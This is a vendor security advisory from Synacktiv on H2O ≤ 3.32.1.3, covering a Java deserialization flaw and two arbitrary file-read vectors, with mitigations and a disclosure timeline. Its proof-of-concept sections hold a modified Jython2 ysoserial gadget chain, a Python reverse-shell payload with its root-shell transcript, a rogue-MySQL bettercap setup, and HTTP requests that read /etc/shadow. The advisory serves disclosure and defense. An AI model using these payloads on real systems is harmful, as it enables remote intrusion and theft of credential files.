SYNACKTIV
DIGITAL SECURITY

Multiple vulnerabilities in H2O ≤ 3.32.1.3

Security advisory

2021/06/18

Clément Amic
Julien Legras
Lena David

Vulnerability description

H2O

H2O is an open source, in-memory, distributed, fast, and scalable machine learning and predictive analytics platform that allows you to build machine learning models on big data and provides easy productionalization of those models in an enterprise environment.

https://docs.h2o.ai/h2o/latest-stable/h2o-docs/welcome.html

Issue description

During a security assessment, Synacktiv experts encountered an instance of the H2O application.

Synacktiv identified an issue with the way serialized data is handled throughout the application. More specifically, multiple endpoints of the latter accept user-controlled serialized objects, making it possible for an attacker to have the application instantiate arbitrary objects, and ultimately to get arbitrary command execution on the underlying system.

Additionally, it is possible for any user accessing *H2O*'s web interface to read arbitrary files on the underlying system with the permissions of the system user running the application: a first way to do so consists in using the *importFiles* routine, which, by design, allows reading files stored on the file system. However, the absence of additional restrictions on the accessible locations makes it possible to read potentially sensitive files – depending on the actual permissions of the user running the process. It is also possible to access arbitrary files in case the *H2O* application is run along a *MySQL* connector, by setting up a rogue *MySQL* server and taking advantage of the *LOAD DATA LOCAL* command when using the *ImportSqlTable* routine.

Affected versions

Versions 3.32.0.4 and 3.32.1.3 are known to be vulnerable.

Mitigation

Regarding the occurrences of insecure data serialization, prevent the application from unserializing user-controlled data without any prior verification on that data. Inspecting an *ObjectInputStream* objects before actually unserializing them can be achieved using the *ValidateObjectInputStream* method of the *Apache Commons IO* library:

```
FileInputStream fileIn = new FileInputStream("Object.ser");
ValidatingObjectInputStream in = new ValidatingObjectInputStream(fileIn);
in.accept(AllowedClass);
var obj = (AllowedClass)in.readObject();
```

As for the arbitrary file read, the recommendation somewhat differs depending on the considered vector.

The first vector for arbitrary file read relies on *MySQL*'s *LOAD DATA LOCAL* statement and is triggered using the *importSqlTable* routine. Preventing users from retrieving files this way requires ensuring the value of the *allowLoadLocalInfile* connection property is *false*. For lack of a simple way to configure *MySQL Connector/J* accordingly, the *Connection URL* should be sanitized to make sure no such connection property, or other potentially dangerous ones such as *allowUrlInLocalInfile*, are present and set to values leading to security issues.

The second vector simply consists in using the corresponding feature of the *H2O* application, a way to prevent users from accessing sensitive files may consist in restricting the locations accessible to the application's users.

Since the specific files that will be accessible depend on the permissions of the user owning the process, the documentation should also be updated to discourage running the application as a privileged user such as *root*/*uid 0*.

Timeline

Date	Action
2021/06/18	Ticket submitted through *H2O.ai* support (*https://support.h2o.ai/*), requesting for a security contact and GPG key.
2021/07/06	For lack of a reply to the previously filed ticket, Jira ticket created (*https://h2oai.atlassian.net/browse/PUBDEV-8225*), requesting that same information.
2021/07/06	Reply received on the initial support ticket, suggesting to send the advisory using *ShareFile*. Advisory sent accordingly.
July 2021	Multiple exchanges on the support ticket regarding the expected deployment environments for the products and whether the identified issues are relevant in these contexts.
2021/08/10	A commit is pushed on Github (5e8c54a0823a30f30818c0b1a2463d811b024d6f, version 3.32.1.6), fixing the deserialization issue by using the regular *H2O* serialization mechanism instead.
September 2021	Support ticket commented to ask whether it was ok for the present advisory to be published on Synacktiv's website.
November 2021	For lack of a reply to the previous request, new comment on the support ticket asking anew if a publication on Synacktiv's website was ok.
January 2022	New comment on the support ticket stating that further lack of feedback from h2o would be considered as permission to publish.
November 2022	Advisory published.

Technical description and proof of concept

Insecure deserialization of data

Several entry points of the application result in user-controlled data being deserialized without sufficient verifications about that data's innocuity.

For instance, when issuing an HTTP POST request towards */3/XGBoostExecutor.upload*, the request is handled by the *RemoteXGBoostUploadServlet* class, and more specifically by the *doPost* method. By setting the *data_type* variable to a valid *RequestType* different from *checkpoint* – which can be achieved by passing it as a URL parameter along the request – it is possible to trigger a call to the *handleMatrixRequest* method, which in turns call the *readObject* method on the initial request's data:

```
public class RemoteXGBoostUploadServlet extends HttpServlet {

    [...]

    public enum RequestType {
        checkpoint,
        sparseMatrixDimensions,
        sparseMatrixChunk,
        denseMatrixDimensions,
        denseMatrixChunk,
        matrixData
    }

    [...]

    @Override
    protected void doPost(HttpServletRequest request, HttpServletResponse response) {
        String uri = ServletUtils.getDecodedUri(request);
        try {
            String model_key = request.getParameter("model_key");
            String data_type = request.getParameter("data_type");
            LOG.info("Upload request for " + model_key + " " + data_type + " received");
            RequestType type = RequestType.valueOf(data_type);
            if (type == RequestType.checkpoint) {
                File destFile = getCheckpointFile(model_key);
                saveIntoFile(destFile, request);
            } else {
                handleMatrixRequest(model_key, type, request);
            }
            response.setContentType("application/json");
            response.getWriter().write(new
XGBoostExecRespV3(Key.make(model_key)).toJsonString());
        } catch (Exception e) {
            ServletUtils.sendErrorResponse(response, e, uri);
        } finally {
            ServletUtils.logRequest("POST", request, response);
        }
    }

    private void handleMatrixRequest(String model_key, RequestType type, HttpServletRequest
request) throws IOException, ClassNotFoundException {
        Object requestData = new ObjectInputStream(request.getInputStream()).readObject();
        switch (type) {
            case sparseMatrixDimensions:
                RemoteMatrixLoader.initSparse(model_key, (SparseMatrixDimensions)
```

```
requestData);
                break;
            case sparseMatrixChunk:
                RemoteMatrixLoader.sparseChunk(model_key,
(XGBoostUploadMatrixTask.SparseMatrixChunk) requestData);
                break;
            case denseMatrixDimensions:
                RemoteMatrixLoader.initDense(model_key,
(XGBoostUploadMatrixTask.DenseMatrixDimensions) requestData);
                break;
            case denseMatrixChunk:
                RemoteMatrixLoader.denseChunk(model_key,
(XGBoostUploadMatrixTask.DenseMatrixChunk) requestData);
                break;
            case matrixData:
                RemoteMatrixLoader.matrixData(model_key,
(XGBoostUploadMatrixTask.MatrixData) requestData);
                break;
            default:
                throw new IllegalArgumentException("Unexpected request type: " + type);
        }
    }

[...]
}
```

Practically, this makes it possible to gain remote command execution on the system on which *H2O* runs by crafting an adequate chain of *Java* serialized objects.

Using the right gadget

The targeted Java application was not affected by gadget chains currently implemented in Ysoserial.

However, by reading through the H2O's source code, and especially by checking its dependencies, one can quickly identify the Jython library 2.7.1b3, included in the *jython-cfunc* extension, which is included by default in the main Gradle project.

Fortunately, gadget chains exist for Jython, and were published in Yoserial's repository pull requests:

- https://github.com/frohoff/ysoserial/pull/135 by *ykoster*
- https://github.com/frohoff/ysoserial/pull/153 by *JackOfMostTrades* – The *gadgetinspector*'s author

The second pull request was used, and its *Jython2* gadget chain. This gadget chain allows executing arbitrary Python code, upon deserialization, pre-compiled as Python bytecode.

However, as the library is not really used by default in the *H2O* application, it is not properly initialized and the gadget chain fails once *Jython* tries to import the *os* builtin library.

In order to fix it, the gadget was slightly modified, and the Python bytecode was replaced by a shorter function, which calls the Python *exec* statement, and directly calls the *Java*'s *Runtime.exec* builtin:

```
$ python2
>>> def func():
...     cmd = 'id'
...     exec('import java.lang.Runtime; java.lang.Runtime.getRuntime().exec(cmd)')
...
>>> func.__code__.co_code.encode('hex')
'6401007d0000640200640000045564000053'
```

This Python function was then replaced in the *Jython2* gadget chain:

```
package ysoserial.payloads;

import org.python.core.*;
import ysoserial.payloads.annotation.Authors;
import ysoserial.payloads.annotation.Dependencies;
import ysoserial.payloads.util.Gadgets;
import ysoserial.payloads.util.PayloadRunner;
import ysoserial.payloads.util.Reflections;

import java.lang.reflect.Constructor;
import java.lang.reflect.Proxy;
import java.math.BigInteger;
import java.util.Map;

/*
      Slightly modified from https://github.com/frohoff/ysoserial/pull/153/files#diff-
46d4687f12a8b729c066447ad1f11fb41a9cff08fc05033bc1e379f21c188dcc

      Gadget chain:
            ObjectInputStream.readObject()
                  AnnotationInvocationHandler.readObject()
                      Map.entrySet() [Implemented as a proxy class with PyMethod
InvocationHandler]
                          PyMethod.__call__()
                              PyMethod.__call__(state)
                                  PyMethod.__call__(state, arg0)
                                      BuiltinFunctions.__call__(state, arg0, arg1)
                                          __builtin__.eval(arg1, arg2, arg3)
                                              Py.runCode(code, locals, globals);

      Requires:
            org.python:jython
            Versions since 2.7.0 are vulnerable. Versions up to 2.7.2b2 are known to be
vulnerable.
 */
@SuppressWarnings({"unchecked"})
@Dependencies({"org.python:jython:2.7.1b3"})
@Authors({Authors.JACKOFMOSTTRADES})
public class Jython2 extends PayloadRunner implements ObjectPayload<Object> {

    public Object getObject(String command) throws Exception {
        /*
          2           0 LOAD_CONST               1 (<command>)
                      3 STORE_FAST               0 (cmd)

          3           6 LOAD_CONST               2 ('import java.lang.Runtime;
java.lang.Runtime.getRuntime().exec(cmd)')
                      9 LOAD_CONST               0 (None)
                     12 DUP_TOP
                     13 EXEC_STMT
                     14 LOAD_CONST               0 (None)
                     17 RETURN_VALUE
         */
        String pcode = "6401007d0000640200640000045564000053";
        // Helping consts and names
        PyObject[] consts = new PyObject[]{
            Py.None,
            Py.newString(command),
```

```
            Py.newString("import
java.lang.Runtime;java.lang.Runtime.getRuntime().exec(['/bin/bash', '-c', cmd])")
        };

        // Generating PyBytecode wrapper for our python bytecode
        PyBytecode codeobj = new PyBytecode(0, 1, 3, 66, "",
            consts, new String[]{""}, new String[]{"cmd"}, "<string>", "<module>", 0, "");
        Reflections.setFieldValue(codeobj, "co_code", new BigInteger(pcode,
16).toByteArray());

        Constructor<?> cons =
Class.forName("org.python.core.BuiltinFunctions").getConstructor(String.class, int.class,
int.class);
        cons.setAccessible(true);
        PyObject payloadclass = (PyObject) cons.newInstance("", 18, 3);
        PyMethod wrapperOne = new PyMethod(payloadclass, codeobj, null);
        PyMethod wrapperTwo = new PyMethod(wrapperOne, new PyStringMap(), null);

        Map<String, Object> proxyMap = (Map<String, Object>)
Proxy.newProxyInstance(this.getClass().getClassLoader(), new Class[]{Map.class},
wrapperTwo);

        return Gadgets.createMemoizedInvocationHandler(proxyMap);
    }

    public static void main(final String[] args) throws Exception {
        PayloadRunner.run(Jython2.class, args);
    }
}
```

Remote code execution

Remote code execution can be achieved by generating a serialized chain from the modified *Jython2* gadget.

The following command generates a serialized chain that will execute a Python reverse shell, and saves it to the file *payload.bin*:

```
$ java -jar ysoserial-modified-all.jar Jython2 "python -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect((\"172.17.0.1\",4242));
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);
p=subprocess.call([\"/bin/sh\",\"-i\"]);'" > payload.bin
```

By then sending a request to the application, following the aforementioned requirements:

```
$ http --body -vvv POST 'http://172.17.0.3:54321/3/XGBoostExecutor.upload?
model_key=test&data_type=matrixData' < ./payload.bin
```

One gets a reverse shell on the underlying system through the listener set at 172.17.0.1:4242 beforehand:

```
$ nc -lvvkp 4242
Listening on 0.0.0.0 4242
Connection received on 172.17.0.3 33132
# id
uid=0(root) gid=0(root) groups=0(root)
# ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0  18248  3252 pts/0    Ss   11:33   0:00 /bin/bash
root          13  5.0  4.9 8930908 2026048 pts/0 Sl   11:34   1:55 java -Xmx4g -jar
/opt/h2o.jar
root          63  0.0  0.0  18248  3268 pts/1    Ss+  11:34   0:00 /bin/bash
root          90  0.0  0.0  31468  9328 pts/0    S    11:38   0:00 python -c import
```

```
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("172.17.
0.1",4242));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
root          92  0.0  0.0   4508   708 pts/0    S    11:38   0:00 /bin/sh -i
root         190  0.0  0.0  34428  2788 pts/0    R+   12:12   0:00 ps aux
```

Other occurrences of the *readObject* method can be found in the source code of the application. For instance, it is used in the *javaSerializeReadPojo* method of *AutoBuffer*, on which the *readData* method of *XGBoostExecReqV3* relies:

```
public class XGBoostExecReqV3 extends Schema<Iced, XGBoostExecReqV3> {

    public XGBoostExecReqV3(Key key, XGBoostExecReq req) {
        this.key = KeyV3.make(key);
        this.data = Base64.encodeBase64String(AutoBuffer.javaSerializeWritePojo(req));
    }

    public XGBoostExecReqV3() {
    }

    @API(help="Identifier")
    public KeyV3 key;

    @API(help="Arbitrary request data stored as Base64 encoded binary")
    public String data;

    @SuppressWarnings("unchecked")
    public <T> T readData() {
        return (T) AutoBuffer.javaSerializeReadPojo(Base64.decodeBase64(data));
    }

}
```

```
public final class AutoBuffer implements AutoCloseable {

[...]

  public static Object javaSerializeReadPojo(byte [] bytes) {
    try {
      final ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(bytes));
      Object o = ois.readObject();
      return o;
    } catch (IOException e) {
      String className = nameOfClass(bytes);
      throw Log.throwErr(new RuntimeException("Failed to deserialize " + className, e));
    } catch (ClassNotFoundException e) {
      throw Log.throwErr(e);
    }
  }
```

Arbitrary file read

First vector – Using *MySQL's LOAD DATA LOCAL* statement

H2O provides an *importSQLTable* routine, which allows users to retrieve data from a remote database.

It is possible to read arbitrary files on the system running *H2O* in the specific case where a MySQL connector is used alongside the application. This relies on MySQL's *LOAD DATA LOCAL* statement, which can be used by a MySQL server to request a client to provide it with the content of a file. For the MySQL server to be able to do so, the *allowLoadLocalInfile* connection property of the URI specified by the client should be set to *true*.

In the context of the *importSqlTable* feature, the server running *H2O* will act as a client to the server specified by the user in the *Connection URL*.

It is possible to quickly set up a rogue *MySQL* server with tools such as *bettercap*:

```
$ sudo bettercap -iface docker0
[…]
172.17.0.0/16 > 172.17.0.1  » set mysql.server.infile /etc/shadow
172.17.0.0/16 > 172.17.0.1  » mysql.server on
172.17.0.0/16 > 172.17.0.1  » [18:27:37] [sys.log] [inf] mysql.server server starting on
address 172.17.0.1:3306
```

The following *Connection URL* can then be used in *H2O's importSqlTables* feature: *jdbc:mysql://172.17.0.1:3306/test?&useSSL=false&**allowLoadLocalInfile=true***.



Figure 1: Specifying a user-controlled server and setting *allowLoadLocalInfile* to *true* in the connection URL.

Then clicking on the *Import* button results in the following request being sent:

```
POST /99/ImportSQLTable HTTP/1.1
Host: 172.17.0.3:54321
[...]

connection_url=jdbc%3Amysql%3A%2F%2F172.17.0.1%3A3306%2Ftest%3F%26useSSL%3Dfalse
%26allowLoadLocalInfile%3Dtrue&table=&username=&password=&fetch_mode=DISTRIBUTED
```

Meanwhile, the rogue *MySQL* server indeed receives the content of the selected file:

```
172.17.0.0/16 > 172.17.0.1  » [09:10:15] [sys.log] [inf] mysql.server server starting on
address 172.17.0.1:3306
172.17.0.0/16 > 172.17.0.1  » [09:10:20] [sys.log] [inf] mysql.server connection from
172.17.0.3
172.17.0.0/16 > 172.17.0.1  » [09:10:20] [sys.log] [inf] mysql.server login request
username:
172.17.0.0/16 > 172.17.0.1  » [09:10:20] [sys.log] [inf] mysql.server can use LOAD DATA
LOCAL: 1
172.17.0.0/16 > 172.17.0.1  » [09:10:20] [sys.log] [inf] mysql.server
root:*:18641:0:99999:7:::
daemon:*:18641:0:99999:7:::
bin:*:18641:0:99999:7:::
sys:*:18641:0:99999:7:::
sync:*:18641:0:99999:7:::
games:*:18641:0:99999:7:::
man:*:18641:0:99999:7:::
lp:*:18641:0:99999:7:::
mail:*:18641:0:99999:7:::
news:*:18641:0:99999:7:::
uucp:*:18641:0:99999:7:::
proxy:*:18641:0:99999:7:::
www-data:*:18641:0:99999:7:::
backup:*:18641:0:99999:7:::
list:*:18641:0:99999:7:::
irc:*:18641:0:99999:7:::
gnats:*:18641:0:99999:7:::
nobody:*:18641:0:99999:7:::
systemd-timesync:*:18641:0:99999:7:::
systemd-network:*:18641:0:99999:7:::
systemd-resolve:*:18641:0:99999:7:::
systemd-bus-proxy:*:18641:0:99999:7:::
_apt:*:18641:0:99999:7:::
messagebus:*:18792:0:99999:7:::
```

It should be noted that by adding a *allowUrlInLocalInfile* URL parameter and setting it to *true*, that same feature could also be exploited as a Server-Side Request Forgery.

Second vector – Leveraging the absence of restriction of the *ImportFiles* routine

The *H2O* application makes offers an *ImportFiles* routine, which, as the name suggests and by design, allows reading files on the underlying filesystem.

Because no restriction is applied on what parts of the filesystem are accessible through that feature, it is possible for any user of the application to read any file the user running the application has access to.

To begin with, the user has to select the file they wish to import:



Figure 2: Selecting the file to read.

Under the hood, this corresponds to a request of the following form. As can be seen in the response, this allows defining a frame for the selected file, which will allow processing it further.

```
GET /3/ImportFiles?path=%2Fetc%2Fshadow HTTP/1.1
Host: 172.17.0.3:54321
[...]

HTTP/1.1 200 OK
Connection: close
Content-Length: 233
X-h2o-build-project-version: 3.32.1.3
[...]

{"__meta":
{"schema_version":3,"schema_name":"ImportFilesV3","schema_type":"ImportFiles"},"_exclude_fi
elds":"","path":"/etc/shadow","pattern":null,"files":["/etc/shadow"],"destination_frames":
```

```
["nfs://etc/shadow"],"fails":[],"dels":[]}
```

The user must then indicate how they wish the file to be parsed. As can be seen from the screenshot below, data from the chosen file is already accessible at this point:



Figure 3: Defining how the file should be parsed.

This corresponds to the following request and response:

```
POST /3/ParseSetup HTTP/1.1
Host: 172.17.0.3:54321
[...]

source_frames=%5B%22nfs%3A%2F%2Fetc%2Fshadow
%22%5D&parse_type=CSV&separator=7&single_quotes=false&check_header=-1&column_types=%5B
%22String%22%5D

HTTP/1.1 200 OK
Connection: close
X-h2o-build-project-version: 3.32.1.3
Content-Length: 1051
[...]

{"__meta":
{"schema_version":3,"schema_name":"ParseSetupV3","schema_type":"ParseSetup"},"_exclude_fiel
ds":"","source_frames":[{"__meta":
{"schema_version":3,"schema_name":"FrameKeyV3","schema_type":"Key<Frame>"},"name":"nfs://
etc/shadow","type":"Key<Frame>","URL":"/3/Frames/nfs://etc/
```

```
shadow"}],"parse_type":"CSV","separator":7,"single_quotes":false,"check_header":-
1,"column_names":null,"skipped_columns":null,"column_types":
["String"],"na_strings":null,"column_name_filter":null,"column_offset":0,"column_count":0,"
destination_frame":"shadow.hex","header_lines":0,"number_columns":1,"data":
[["root:*:18641:0:99999:7:::"],["daemon:*:18641:0:99999:7:::"],
["bin:*:18641:0:99999:7:::"],["sys:*:18641:0:99999:7:::"],["sync:*:18641:0:99999:7:::"],
["games:*:18641:0:99999:7:::"],["man:*:18641:0:99999:7:::"],["lp:*:18641:0:99999:7:::"],
["mail:*:18641:0:99999:7:::"],
["news:*:18641:0:99999:7:::"]],"warnings":null,"chunk_size":4194304,"total_filtered_column_
count":1,"custom_non_data_line_markers":null,"decrypt_tool":null,"partition_by":null,"escap
echar":0}
```


As in the previous step, the frame to use for further handling steps is provided in the *destination_frame* field of the response.

The next step consists in actually parsing the file. When the user clicks on the *Parse* button, the following request is sent to the server:

```
POST /3/Parse HTTP/1.1
Host: 172.17.0.3:54321
[...]

destination_frame=shadow.hex&source_frames=%5B%22nfs%3A%2F%2Fetc%2Fshadow
%22%5D&parse_type=CSV&separator=7&number_columns=1&single_quotes=false&column_names=&column
_types=%5B%22String%22%5D&check_header=-1&delete_on_done=true&chunk_size=4194304
```

The response is as follows:


```
HTTP/1.1 200 OK
Connection: close
X-h2o-build-project-version: 3.32.1.3
Content-Length: 1532
[...]

{"__meta":
{"schema_version":3,"schema_name":"ParseV3","schema_type":"Iced"},"_exclude_fields":"","des
tination_frame":{"__meta":
{"schema_version":3,"schema_name":"FrameKeyV3","schema_type":"Key<Frame>"},"name":"shadow1.
hex","type":"Key<Frame>","URL":"/3/Frames/shadow.hex"},"source_frames":[{"__meta":
{"schema_version":3,"schema_name":"FrameKeyV3","schema_type":"Key<Frame>"},"name":"nfs://
etc/shadow","type":"Key<Frame>","URL":"/3/Frames/nfs://etc/
shadow"}],"parse_type":"CSV","separator":7,"single_quotes":false,"check_header":-
1,"number_columns":1,"column_names":null,"column_types":
["String"],"skipped_columns":null,"domains":null,"na_strings":null,"chunk_size":4194304,"de
lete_on_done":true,"blocking":false,"decrypt_tool":null,"custom_non_data_line_markers":null
,"partition_by":null,"job":{"__meta":
{"schema_version":3,"schema_name":"JobV3","schema_type":"Job"},"key":{"__meta":
{"schema_version":3,"schema_name":"JobKeyV3","schema_type":"Key<Job>"},"name":"$0301ac11000
332d4ffffffff$_87e0878167d700c68cc3f5a398b14f99","type":"Key<Job>","URL":"/3/Jobs/
$0301ac11000332d4ffffffff$_87e0878167d700c68cc3f5a398b14f99"},"description":"Parse","status
":"RUNNING","progress":0.0,"progress_msg":"Ingesting
files.","start_time":1623853648947,"msec":1,"dest":{"__meta":
{"schema_version":3,"schema_name":"FrameKeyV3","schema_type":"Key<Frame>"},"name":"shadow.h
ex","type":"Key<Frame>","URL":"/3/Frames/
shadow.hex"},"warnings":null,"exception":null,"stacktrace":null,"auto_recoverable":false,"r
eady_for_view":true},"rows":0,"escapechar":0}
```


Among other things, this response contains the URL of the job that will actually handle the file's parsing, and another URL at which the parsed data will be accessible once the job is completed.

Afterwards, it is possible to display the parsed data:

